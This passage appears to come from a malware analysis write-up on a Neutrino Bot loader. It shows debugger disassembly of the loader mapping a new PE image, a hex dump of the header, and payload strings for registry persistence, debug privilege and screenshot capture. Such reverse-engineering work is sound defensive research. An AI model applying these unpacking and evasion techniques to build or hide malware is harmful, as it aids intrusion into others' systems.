001E0000	00017000		uu_1L		C:\Users\tester\Desktop\Y1ViUVZZXQxx\uu.exe
012D0000	00017000		uu		C:\Users\tester\Desktop\Y1ViUVZZXQxx\uu.exe
746F0000	0002F000	746F1142	xmllite	1.3.1000.0	C:\Windows\System32\xmllite.dll


Then, it maps a new PE file on this place:



```
012D6902     PUSH EBP
012D6903     MOV EBP,ESP
012D6905     MOV EAX,DWORD PTR SS:[EBP+0x8]
012D6908     SUB ESP,0x38
012D690B     PUSH EBX
012D690C     MOV EBX,DWORD PTR DS:[EAX+0x3C]
012D690F     MOV ECX,0x5A4D
012D6914     PUSH ESI
012D6915     ADD EBX,EAX
012D6917     PUSH EDI
012D6918     CMP WORD PTR DS:[EAX],CX
012D691B  v  JNZ uu.012D69DF
012D6921     CMP DWORD PTR DS:[EBX],0x4550
012D6927  v  JNZ uu.012D69DF
012D692D     MOV ESI,0xE06437FC
012D6932     PUSH ESI
012D6933     PUSH 0x3
012D6935     CALL uu.012D156D
012D693A     POP ECX

DS:[01460100]=00004550

Address  Hex dump                                         ASCII
01460000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZE.♥...♦...  ..
01460010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ╕.......@.......
01460020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01460030 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  .............☺..
01460040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ♫▼║♫.┤.=!╕☺L=!Th
01460050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
01460060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
01460070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
01460080 37 51 20 2F 73 30 4E 7C 73 30 4E 7C 73 30 4E 7C  7Q /s0N|s0N|s0N|
01460090 7A 48 CA 7C 72 30 4E 7C 7A 48 CD 7C 72 30 4E 7C  zH╩|r0N|zH═|r0N|
014600A0 E0 7E D6 7C 72 30 4E 7C 9B 2F 4A 7C 71 30 4E 7C  Ó~╓|r0N|¢/J|q0N|
014600B0 F0 2C 40 7C 71 30 4E 7C 9B 2F 44 7C 78 30 4E 7C  -,@|q0N|¢/D|x0N|
014600C0 7A 48 DD 7C 66 30 4E 7C 73 30 4F 7C 00 30 4E 7C  zH¦|f0N|s0O|.0N|
014600D0 68 AD E1 7C 43 30 4E 7C 68 AD D3 7C 72 30 4E 7C  h¡ß|C0N|h¡╙|r0N|
014600E0 52 69 63 68 73 30 4E 7C 00 00 00 00 00 00 00 00  Richs0N|........
014600F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01460100 50 45 00 00 4C 01 04 00 3F DE A5 58 00 00 00 00  PE..L☺♦.?▐ÑX....
01460110 00 00 00 00 E0 00 02 01 0B 01 0A 00 00 9A 00 00  ....Ó.☻☺♂☺◙..Ü..
```

Payload

The loaded payload is a Neutrino Bot, with very similar features to the one that we described in a previous post. However, we can find some similar elements like in the loader, for example matching strings:



```
003B5B86 PUSH payload.003BC014       UNICODE "regsvr32"
003B6021 PUSH payload.003BC038       ASCII "Software\\Y1ViUVZZXQxx\\Off\\"
003B617F PUSH payload.003BC054       ASCII "%X%X"
003B6543 PUSH payload.003BB5B4       UNICODE "%s %s"
003B6554 PUSH payload.003BB5AC       UNICODE "%s"
003B684D PUSH payload.003BC05C       UNICODE "SeDebugPrivilege"
003B7236 PUSH payload.003BC080       UNICODE "%[^:]:%d"
003B73D2 PUSH payload.003BBFB8       UNICODE "Software\\Y1ViUVZZXQxx\\"
003B75E4 PUSH payload.003BC038       ASCII "Software\\Y1ViUVZZXQxx\\Off\\"
003B766D PUSH payload.003BBFB8       UNICODE "Software\\Y1ViUVZZXQxx\\"
003B76D7 MOV EDI,payload.003BC0B0    UNICODE "gdiplus.dll"
003B76F1 PUSH payload.003BC094       ASCII "GdipCreateBitmapFromHBITMAP"
003B7722 PUSH payload.003BC0C8       ASCII "GdipSaveImageToFile"
003B777E PUSH payload.003BC0DC       UNICODE "image/jpeg"
003B78C1 PUSH payload.003BC0F4       UNICODE "\\screenshot.jpg"
003B78C6 PUSH payload.003BC114       UNICODE "Y1ViUVZZXQxx"
003B79A1 PUSH payload.003BC134       UNICODE ".."
003B7B46 MOV EDI,payload.003BBFB8    UNICODE "Software\\Y1ViUVZZXQxx\\"
003B7BC6 PUSH payload.003BBFB8       UNICODE "Software\\Y1ViUVZZXQxx\\"
003B7BE4 PUSH payload.003BBFB8       UNICODE "Software\\Y1ViUVZZXQxx\\"
003B7C92 PUSH payload.003BBFB8       UNICODE "Software\\Y1ViUVZZXQxx\\"
```

Conclusion

Neutrino Bot has been on the market for a few years. It is rich in features but its internal structure was never impressive. This time also, the malware authors did not make any significant improvements to the main bot's structure. However, they added one more protection layer which is very scrupulous in its task of fingerprinting the environment and not allowing the bot to be discovered.